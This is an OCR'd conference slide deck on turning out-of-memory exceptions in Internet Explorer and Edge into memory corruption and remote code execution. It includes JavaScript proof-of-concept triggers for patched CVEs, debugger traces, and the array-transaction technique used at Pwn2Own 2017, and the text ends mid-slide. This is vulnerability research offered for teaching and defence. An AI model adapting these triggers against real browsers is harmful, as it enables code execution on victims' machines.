From Out of Memory to Remote Code Execution

Yuki Chen (@guhe120)

Qihoo 360Vulcan Team

Who am I

Bug Hunter @ 360 Vulcan Team

CVE-2014-0290,CVE-2014-0321,CVE-2014-1753,CVE-2014-1769,CVE-2014-1782,CVE-2014-1804,
CVE-2014-2768,CVE-2014-2802,CVE-2014-2803,CVE-2014-2824,CVE-2014-4057,CVE-2014-4092,
CVE-2014-4091,CVE-2014-4095,CVE-2014-4096,CVE-2014-4097,CVE-2014-4082,CVE-2014-4105,
CVE-2014-4129,CVE-2014-6369,CVE-2015-0029,CVE-2015-1745,CVE-2015-1743,CVE-2015-3134,
CVE-2015-3135,CVE-2015-4431,CVE-2015-5552,CVE-2015-5553,CVE-2015-5559,CVE-2015-6682,
CVE-2015-7635,CVE-2015-7636,CVE-2015-7637,CVE-2015-7638,CVE-2015-7639,CVE-2015-7640,
CVE-2015-7641,CVE-2015-7642,CVE-2015-7643,CVE-2015-8454,CVE-2015-8059,CVE-2015-8058,
CVE-2015-8055,CVE-2015-8057,CVE-2015-8056,CVE-2015-8061,CVE-2015-8067,CVE-2015-8066,
CVE-2015-8062,CVE-2015-8068,CVE-2015-8064,CVE-2015-8065,CVE-2015-8063,CVE-2015-8405,
CVE-2015-8404,CVE-2015-8402,CVE-2015-8403,CVE-2015-8071,CVE-2015-8401,CVE-2015-8406,
CVE-2015-8069,CVE-2015-8070,CVE-2015-8440,CVE-2015-8409,CVE-2015-8047,CVE-2015-8455,
CVE-2015-8045,CVE-2015-8441,CVE-2016-0980,CVE-2016-1015,CVE-2016-1016,CVE-2016-1017,
CVE-2016-4120,CVE-2016-4160,CVE-2016-4161,CVE-2016-4162,CVE-2016-4163,CVE-2016-4185
CVE-2016-4249,CVE-2016-4180,CVE-2016-4181,CVE-2016-4183,CVE-2016-4184,CVE-2016-4185,
CVE-2016-4186,CVE-2016-4187,CVE-2016-4233,CVE-2016-4234,CVE-2016-4235,CVE-2016-4236,
CVE-2016-4237,CVE-2016-4238,CVE-2016-4239,CVE-2016-4240,CVE-2016-4241,CVE-2016-4242,
CVE-2016-4243,CVE-2016-4244,CVE-2016-4245,CVE-2016-4246,CVE-2016-4182,CVE-2016-3375,
CVE-2017-3001,CVE-2017-3002,CVE-2017-3003,CVE-2017-0238,CVE-2017-0236,CVE-2017-8549,
CVE-2017-8619

Who am I

Hardcore ACG Otaku

About 360Vulcan Team

- ✓ Security Researches from Qihu 360
- ✓ Pwn2Own Winners:
  - ✓ Pwn2Own 2015 IE11
  - ✓ Pwn2Own 2016 Google Chrome, Adobe Flash
  - ✓ Pwn2Own 2017 Edge, Safari, Adobe Flash, Win10, Mac OSX
  - ✓ “Master of Pwn” Pwn2Own 2017


Agenda


- Out-of-Memory Exception in Browser
- From Out-of-Memory to RCE
- From Out-of-Memory to ASLR bypass
- Conclusion


Out of Memory Exception in Web Brower


Out of Memory Exception

"Runtime exception when there is no sufficient memory."









Browser OOM Example 1


- IE 8 CAttrArray Use After Free (cve-2014-1753)
- Found by fuzzing

```
function f() {
        var size = 0x8000000;
        var s = "AAAA";
        while (s.length < (size - 2)/2)
                s += s;

        var x = document.createElement("frame");
       x.setAttribute("prop2", s.substring(0, (size - 2)/2));

        var node = document.body.appendChild(x);

        for ( var y = 0; y < 20; ++ y ) {
                var z = node.cloneNode();
                document.body.appendChild(z);
        }
}
```



If the attribute to copy is a very large string, it can cause an Out-of-Memory when clone The attribute. Finally trig the use after free.

```
3c5ea136 834dfcff        or      dword ptr [ebp-4],0FFFFFFFFh
3c5ea13a 53              push    ebx
3c5ea13b 8b5d14          mov     ebx,dword ptr [ebp+14h]
3c5ea13e 56              push    esi
3c5ea13f 8b7508          mov     esi,dword ptr [ebp+8]
3c5ea142 8b5604          mov     edx,dword ptr [esi+4] ds:0023:65f40fec=????????
```

Browser OOM Example 2

- IE Jscirpt JSON.parse OOM Memory Corruption

```
var chunksize = 0x2000000;
var json = '['
for ( var i = 0; i < chunksize/0x10; ++ i )
  json += '1,'
json += '1]';
var arr = new Array();
try {
        for ( var i = 0; i < 0x1000; ++ i )
                arr.push(json.substr(0, (chunksize-2)/2));
} catch (e) {}  //  Force IE into low-memory state by
                allocating large amount of memory

while (true) {
        JSON.parse(json);
}
```

```
jscript!JSONParser::ParseObject+0x3fb:
65b4e9da mov     eax,dword ptr [esi+14h]  // length of the json array
65b4e9dd mov     dword ptr [esp+14h],eax
65b4e9e1 shl     eax,4  // alloc size = arr_length * 0x10

65b4e9e4 push    eax
65b4e9e5 mov     dword ptr [esp+20h],eax
65b4e9e9 call    dword ptr [jscript!_imp__malloc (65b740fc)]

// malloc can fail if there is no sufficient memory
// malloc fail is not checked and will directly copy content
   to address [NULL + arr_size]
```

65b4ea2f a5 movs dword ptr es:[edi],dword ptr [esi] ***es:002b:00777fc0=????????***
ds:002b:03eb8398=00000003

OOM Bugs – Different Types

- Handled/Not Handled
- Controllable/Uncontrollable
- 32-bits/64-bits
- Continuable/Not Continuable

Handled/Not Handled

- Handled OOM
  - Developer is aware of potential OOM in the code
  - But failed to handle it correctly (e.g. the IE CAttrArray UAF case)
- Not handled OOM
  - Developer has no idea about the potential OOM in the code (e.g. the JSON case)
  - Can cause unexpected execution path change (early return, exception), which can cause exploitable condition

Controllable/Uncontrollable

- Controllable
  - We can trig the OOM exception reliably, at any time we want
    - Controllable large allocation
    - Controllable low-memory state
- Uncontrollable
  - Occurs randomly, not controlled by us
    - Small allocations
    - Uncontrollable low-memory state

32-bits/64-bits

- Usually, it’s easier to find reliable OOM in 32-bits targets than 64-bits

- Because it’s easier to force the process into a low-memory state in 32-bits target
  - By brute force allocations

Continuable/Not Continuable

- Continuable
  - Program can continue to execute after the OOM
  - Exploit possible
- Not Continuable
  - Program can not continue to execute after OOM
    - Crash immediately due to non-exploitable memory corruption (e.g. null pointer deference)
    - Crash actively for allocations that can not fail
    - Browser has a memory limitation, and will crash if memory exceeds the limitation
  - Not exploitable, only DDOS ☹

For bug hunters:

Find/Focus on **controllable and continuable** OOM exceptions only

Find OOM Bugs

- Normal Fuzz
  - Fuzz with random values some times trigs OOM
- Fuzz in low memory state
  - Tools such as Application Verifier
  - Hook allocation APIs
  - Some browsers has test interface for out-of-m memory simulation (e.g. FireFox)
- Code auditing

From Out-of-Memory to Remote Code Execution

A Journey With OOM Bugs in Microsoft Edge


- Find controllable OOM in Edge
- Break the transaction operations to make inconsistent array state
- Achieve memory corruption
- Win


Find controllable OOM in Edge

- We need to find OOM exceptions which could be trigged reliably
- JavaScript array segment allocation is a nice vector

Array Segment

- JavaScript array in IE/Edge
  - A link list of array segments




var arr = new Array();
arr[0] = 1;
arr[1] = 2;
arr[2000] = 3;
arr[5000] = 4;
arr
Head segment
Segment 1
Segment 2
left = 0
length = 2
element[0] = 1
element[1] = 2
left = 2000
length = 1
element[0] = 3
left = 5000
length = 1
element[0] = 4

Array Segment (.cont)

- JavaScript array elements are stored in segments
  - When allocating an array segment, it also allocates the memory space for elements in it
- When add a new element into array, if there is no existing space for it, it either allocates new segment or enlarges existing segment

Array Segment Allocation OOM in 32-bits Edge

- When allocating array segment, if there's no sufficient memory, an OOM exception will be thrown

```
Recycler::LargeAlloc(HeapInfo* heap, size_t size, ObjectInfoBits attributes)
{

        addr = TryLargeAlloc(heap, size, attributes, nothrow);
        if (addr == nullptr)
        {
            if (nothrow == false)
            {
                // Still fails, we are out of memory
                // Since nothrow is false, it's okay to throw here
                this->OutOfMemory();
            }
            else
            {
                return nullptr;
            }
        }
    }
```

Trig OOM in 32-bits Edge - Example

```
try {
for (var i = 0x10000000; i < 0x18000000; ++ i)
        a[i] = 0x0d0d0d0d;
} catch (e) {}

try {
        while (true) {
        arr_ab.push(new ArrayBuffer(0x02c9dbec * 4)); // Step 1: Make
browser into a low-memory state by allocating large memoy
        }
} catch (e){}

try {
        a.reverse();   // Step 2: Trig array segment allocation
                                to throw OOM exception
} catch (e) {alert(e);}
```

Trig OOM in 32-bits Edge – Example (.cont)

```
0:008> k
ChildEBP RetAddr
054fc8b4 5f2c3d61 chakra!Js::Throw::OutOfMemory
054fc8d0 5f1f8cf4 chakra!Memory::Recycler::LargeAlloc<0>+0xbaab8
054fc8fc 5f109f43 chakra!operator new<Memory::Recycler>+0x1f4
054fc93c 5f26fb6e chakra!Js::SparseArraySegment<int>::Allocate<0>+0x4a
054fc960 5f3bd112 chakra!Js::SparseArraySegment<int>::AllocateSegmentImpl<0>+0x44
054fc984 5f49b735 chakra!Js::JavascriptArray::ReallocNonLeafSegment<int>+0x4f
054fc9a0 5f0f71cb chakra!Js::JavascriptArray::ReallocateNonLeafLastSegmentIfLeaf<int>
054fc9dc 5f0f7086 chakra!Js::JavascriptArray::ReverseHelper<unsigned int>+0x130
054fca28 5f1ef130 chakra!Js::JavascriptArray::EntryReverse+0xe6
054fca78 5f1f1915 chakra!Js::InterpreterStackFrame::OP_CallCommon<Js::OpLayoutDynamic
054fcaa0 5f1f5bc3 chakra!Js::InterpreterStackFrame::OP_ProfiledReturnTypeCallI<Js::Op
054fcad8 5f1f36bd chakra!Js::InterpreterStackFrame::ProcessProfiled+0xa13
054fcb10 5f1f255b chakra!Js::InterpreterStackFrame::Process+0x10d
054fcb4c 5f1f61e2 chakra!Js::InterpreterStackFrame::OP_TryCatch+0x49
054fcb80 5f1f36bd chakra!Js::InterpreterStackFrame::ProcessProfiled+0x1032
054fcbb8 5f3e3d2a chakra!Js::InterpreterStackFrame::Process+0x10d
054fcdb8 5f26d4f8 chakra!Js::InterpreterStackFrame::InterpreterHelper+0x363
054fcdf0 5f29f141 chakra!Js::InterpreterStackFrame::InterpreterThunk+0x38
```

Array Segment Allocation OOM in 64-bits Edge

- We are not able to force 64-bits Edge into insufficient memory state
  - Because 64-bits process's memory space is large

- There is **still a chance** to trig OOM exception in 64-bits Edge
  - **If there is an overflow in allocation size**

OOM When Allocate Size Overflow

```
template<typename T>
template<bool isLeaf>
SparseArraySegment<T> * SparseArraySegment<T>::AllocateSegmentImpl(

{


    if ((size <= CHUNK_SIZE) && (size < BigLeft))
    {
        size = GetAlignedSize(CHUNK_SIZE);
    }
```

```
template< uint32 mul, uint32 add, class Func >
static uint32 MulAdd(uint32 left, __inout Func& overflowFn)
{
    if( left > ((UINT_MAX - add) / mul) )
    {
        overflowFn();
    }
```

```
__declspec(noreturn) void Math::DefaultOverflowPolicy()
{
    Js::Throw::OutOfMemory();
}
```

Trig OOM in 64-bits Edge - Example

```
var aaa = new Array();
for (var i = 0; i < arrSize.length; ++ i) {
        aaa.unshift.apply(aaa, args);   // Step 1: Grow array segment size until nearly overflow

        aaa[arrSize[i] - 1] = 1;
}

try {
        aaa.unshift.apply(aaa, args); // Step 2: Trig another segment size grow  where the size will overflow

} catch (e) { // Error: Out of Memory }
```

Trig OOM in 64-bits Edge – Example (.cont)

```
RetAddr           Call Site
00007ffe`214650e9 chakra!Js::Throw::OutOfMemory
00007ffe`2123808a chakra!Math::DefaultOverflowPolicy+0x9
00007ffe`2120a681 chakra!Js::SparseArraySegment<void * __ptr64>::GetAlignedSize
00007ffe`210d98ce chakra!Js::JavascriptNativeIntArray::ConvertToVarArray+0x145
00007ffe`21168d20 chakra!Js::JavascriptNativeIntArray::FillFromArgs+0x8e
00007ffe`211687d6 chakra!Js::JavascriptArray::UnshiftHelper<int>+0x98
00007ffe`21349073 chakra!Js::JavascriptArray::EntryUnshift+0x1a6
00007ffe`212b80c3 chakra!amd64_CallFunction+0x93
00007ffe`212b7f50 chakra!Js::JavascriptFunction::CallFunction<1>+0x83
00007ffe`212b7d91 chakra!Js::JavascriptFunction::CalloutHelper<0>+0x190
00007ffe`21349073 chakra!Js::JavascriptFunction::EntryApply+0x101
00007ffe`212b80c3 chakra!amd64_CallFunction+0x93
```

Now we have controllable OOM in both 32/64-bits Edge, what’s Next?

Array Transaction Operation

- Array contains some import fields
  - Array: array type, length, head, cached last-used segment
  - Segment: left, length, size, elements
- When you change one of the fields, you must also change some others to keep the array valid
  - E.g. When you convert an Int array to Float array, the int elements in the segments need also be changed to floats

Array Transaction Operation (.cont)

- Many JavaScript array APIs will make change to the array
  - shift, unshift, splice, …
  - The core part of such code requires atomicity and consistency
  - Just like transaction in database, so we call them array transaction operations
  - Break array transaction operations can cause trouble

Array Transaction Operation - Example

- Convert a NativeInt array to NativeFloat array

Foreach segment in array:
segment->ChangeElementsToFloat()

SetArrayType(NativeFloatArray)

If the code returns unexpectedly in the middle of the iteration, you will get a NativeIntArray with some Float segments

Break Array Transaction Operation

- Callback in the transaction operation
  - Common pattern of Edge bugs
- Exception that breaks code flow
  - Out of Memory Exceptions ☺

Let’s Party!

RCE Case: Array.unshift

nElemntsToUnshift = Number of Elements to Unshift
Foreach segment in array:
segment->left += nElemntsToUnshift ***(1)***

SetUnshiftElementsToHeadSegment(); ***(2)***

Array->length += nElemntsToUnshift; ***(3)***

Transaction Operation of Array.unshift

```
nElemntsToUnshift = Number of Elements to Unshift
Foreach segment in array:
        segment->left += nElemntsToUnshift          (1)

SetUnshiftElementsToHeadSegment();    Break  (2)

Array->length += nElemntsToUnshift;           (3)
```

Set elements to the head segment can cause reallocation of the head segment, which can throw Out-of-Memory exception

RCE Case: Array.unshift

- By breaking the Array.unshift transaction operation
  - We have an inconsistent array that:

    array->lastSegment->left + array->lastSegment->length

    > array->length

  - While the array manipulating code assumes that:

    array->lastSegment->left + array->lastSegment->length

    <= array->length

RCE Case: Array.unshift


- Call Array.unshift again on the inconsistent array, we can get an array that:

  arr->lastSegment->length > arr->lastSegment->size

- An array segment whose length is larger than size can cause heap overflow in many places
  - Such as JavaScriptArray::DirectSetElementAt

RCE Case: Array.unshift

- A heap overflow in array segment is quite simple to exploit
- Just allocate another array segment after the overflowed segment, then we can overwrite the length and size filed of next segment



RCE Case: Array.unshift

- Used to exploit Edge at Pwn2Own 2017
- Fixed as CVE-2017-0238

CVE-2017-0238	Yuki Chen of Qihoo 360 Vulcan Team working with Trend Micro's Zero Day Initiative (ZDI)

Demo

RCE Case: JavascriptNativeIntArray::ToNativeFloatArray

- This function converts an int array to float array

```
Foreach segment in array:
        seg->size >>= 1                          (1)
        if (seg->length > (seg->size >>= 1))
                seg = AllocateNewSegment         (2)

        Seg->ChangeElementToFloat()              (3)
        Adjust(seg->length)                      (4)
```

Transaction Operation of JavascriptNativeIntArray::ToNativeFloatArray

```
Foreach segment in array:
        seg->size >>= 1                                  (1)
        if (seg->length > (seg->size >>= 1))
                seg = AllocateNewSegment  Break          (2)

        Seg->ChangeElementToFloat()                      (3)
        Adjust(seg->length)                              (4)
```

Allocate a new array segment
can throw Out-of-Memory exception.
At this point, seg->size has been diveded by 2, while
seg->length remains unchanged.

RCE Case: JavascriptNativeIntArray::ToNativeFloatArray

- By breaking the ToNativeFloatArray transaction operation
